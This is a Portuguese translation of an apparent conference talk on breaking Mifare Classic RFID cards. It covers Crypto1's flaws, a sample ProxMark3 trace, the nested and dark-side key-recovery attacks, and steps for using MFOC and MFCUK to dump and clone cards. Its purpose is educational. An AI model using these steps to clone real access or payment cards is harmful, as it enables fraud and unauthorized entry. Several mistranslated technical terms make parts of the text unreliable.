Hacking Mifare Classic Cards

Autor: Márcio Almeida(marcioalma@gmail.com)


Tradutor: Lucas Matheus(steve.jkl5@gmail.com)

!! RETRATAÇÃO !!

Primeiro Ponto: O conteúdo dessa apresentação é um resultado independente de pesquisas feitas por mim e com meu consenso. Essa pesquisa não foi homologada pelo meu contratante e não está de nenhuma maneira associada ao mesmo.

Segundo Ponto: O objetivo principal dessa apresentação é desmistificar a “Segurança” do Mifare Classic Cards mostrando como é fácil descarregar, modificar e reescrever o conteúdo dos cartões(Também Clonar os conteúdos dos cartões usando UID gravável). Após descobrirem, por meio da criptografia, quais chaves eram usadas, os ataques se tornaram públicos desde 2007. Essa conversa não pretende incentivar atividades criminosas. O Autor não é responsável pelo uso do conteúdo apresentado para ações ilegais. Se você quer usar seu conhecimento para fazer isso, faça por sua conta e risco!

Então, Como funciona o RFID?



Uma Curta História e Alguns Fatos

Os Cartões Mifare Card Classic foi criado por uma companhia chamada NXP Semiconductors(Antiga Philips Eletronic).


O Cartão usa o Padrão ISO 14443 do tipo A um protocolo para comunicação de alta frequência. 13.56MHZ

ISO 14443
PROTOCOL

A Criptografia usada no Mifare Classic (Crypto 1) foi mantido em segredo pela NXP Semiconductors(Segurança por obscuridade)

Mais de 3,5 bilhões de cartões estavam sendo produzidos durantes os anos e mais de 200 milhões ainda estão em uso nos sistemas atuais.

Em Dezembro de 2007 dois pesquisadores alemães(Nohl e Plötz) apresentaram no CCC uma engenharia reversa parcial da Crypto 1 com algumas fraquezas.



Em março de 2008 um grupo de pesquisadores da Universidade de RadBond completou a engenharia reversa da cifra do Crypto 1 com a intenção de publicá-lo.

Radboud Universiteit Nijmegen

A NXP tentou parar toda a divulgação da Crifra do Crypto 1 por meio de um processo judicial.

Em Julho de 2008 a corte decidiu permitir a publicação dos papeis baseado no principio de liberdade de expressão.

Finalmente em Outubro de 2008 a Universidade RadBond publicou uma implementação da cifra do Crypto1 como código livre(Open Source)

Desde das publicações Anteriores vários Exploits(Ferramentas) públicas para hackear o Mifare Classic Cards foram desenvolvidas, Isso comprometeu a reputação do Cartão

Características do Mifare Classic Card

- O Unique-Identifier (apenas para leitura)

- A autenticação entre a chave e a Tag compartilham uma chave

- o CRYPTO1 é um algoritmo particular e não compartilhável com o público(Segurança por obscuridade)

- Informação de Paridade Ofuscada

- Apenas implementável em Hardware


Mifare Classic Estrutura

O Primeiro bloco do Setor 0 contém o UID, BCC e Dados sobre o fabricante(Apenas para Leitura)

Cada Setor contém 64 Bytes

Cada Bloco tem 16 Bytes. O Último bloco de cada setor contém uma chave A e B e suas condições de acesso.

As condições de acesso determina as permissões de cada bloco.



Engenharia Reversa Parcial

Em 2007 Karsten Nohl e Henry Plötz publicaram na CCC a engenharia reversa parcial do CRYPTO1 por meio da Análise de Hardware:





Figure 2: Crypto-1 stream cipher and initialization.




Inicialização da Cifra

- Nt e Nr são ninhos escolhidos pela Tag e Pelo leitor

- Ks1, Ks2 e Ks3 são chaves geradas pela cifra(96 bits no total e 32 bits cada chave)

- Suc2(Nt) e Suc2(Nt) são funções bijetoras



Falhas Descobertas

Chaves com apenas 48Bits de tamanho(Viável com força bruta FGPA. Aproximadamente 10 horas para recuperar uma chave)


O LFSR(Linear FeedBack Shift Register) Usado pelo RNG é previsível(Condição Inicial de Constante) :

- Cada número aleatório depende exclusivamente dos ciclos de clock’s entre: O tempo em que o leitor aparece e tempo em que o número aleatório é gerado.

Desde que o invasor controle o protocolo de tempo, ele está habilitado para controlar o gerador de números aleatórios e a forma de comunicação usada para recuperar as chaves.

Toda a Divulgação do Crypto1


Em 2008 um grupo de pesquisadores da universidade de RadBound publicaram todo a cifra do CRYPTO1 analisando a comunicação entre a TAG e o Leitor.



Exemplo de Saída do ProxMark3

Step	Sender	Hex	Abstract
01	Reader	26	req type A
02	Tag	04 00	answer req
03	Reader	93 20	select
04	Tag	c2 a8 2d f4 b3	uid, bcc
05	Reader	93 70 c2 a8 2d f4 b3 ba a3	select(uid)
06	Tag	08 b6 dd	MIFARE 1K
07	Reader	60 30 76 4a	auth(block 30)
08	Tag	42 97 c0 a4	n_T
09	Reader	7d db 9b 83 67 eb 5d 83	$n_R \oplus ks1$, $a_R \oplus ks_2$
10	Tag	8b d4 10 08	$a_T \oplus ks_3$

Cifra do CRYPTO1



ProxMark3+ Sniffing Ativo

Como consequência das publicações, agora usando o ProxMark3 qualquer atacante é capaz de emular um Cartão Mifare apenas Sniffando a comunicação entre o leitor e o cartão e reproduzir isso(Incluindo o valor do UID).

Também é possível o atacante recuperar as chaves todas as chaves dos setores envolvidos na comunicação.

Mas cabe ressaltar que o atacante precisa Sniffar a comunicação entre o cartão e o leitor.

Ataque de Cartão

Ataque Nested

Introduzido em 2009 por Ninjmegan Oakland e implementado pela Nethemba com a ferramenta MFOC

Ataque Dark-Side

Apresentado em 2009 por Nicolas Courtois e implementado por Andrei costin com o MFCUK

Nested

Autenticar o Bloqueio com a chave padrão e o Leitor tag NT (Determinado pela LSFR)

Autenticar o mesmo bloqueio com a chave padrão e o Leitor tag NT(Determinado pela LSFR) (Essa é uma sessão criptografada)

Computar “Tempo de distância” (O número de LSFR)

Descobrir o próximo valor do NT, Calcular ks1, ks2 e ks3 e tentar a autenticação com um bloqueio diferente.

Dark-Side

Durante a autenticação quando o leitor enviar NR e AR a tag checa a paridade dos bits antes de chegar o AR correto. Se um dos oito bits de paridade estiverem incorretos a Tag não vai responder.

No entanto, se todos os 8 bits de paridade estiverem corretos mas a resposta do ar for incorreto a tag irá responder com um código de erro 0x5 (Nack) indicando o erro na transmissão.

Além disso, os 4 bits enviados do código de erro enviado são enviados criptografados.

Se o atacante combinar o XOR do valor do código de erro 0x5(Conhecido como PlainText) com a versão da criptografia ele consegue recuperar 4 bits da chave.

Passos para o Ataque

Inicialmente use o MFOC para saber se o cartão usa alguma chave padrão.(Aproximadamente por 10 minutos)

- Se o cartão usar alguma chave padrão a ferramenta MFOC irá realizar um ataque por Nested utilizando qualquer autenticação de setor como um exploit de setor para recuperar todas as chaves que estão na lixeira dos dados do cartão

Se o cartão não possuir chaves padrões use o MFCUK para recuperar ao menos a última chave


depois você pode usar o MFOC em cada setor para recuperar outras chaves e a lixeira de conteúdo dos cartões. (Aproximadamente uma hora)


Conceitos de Prova


Rodando o MFOC pela Primeira Vez

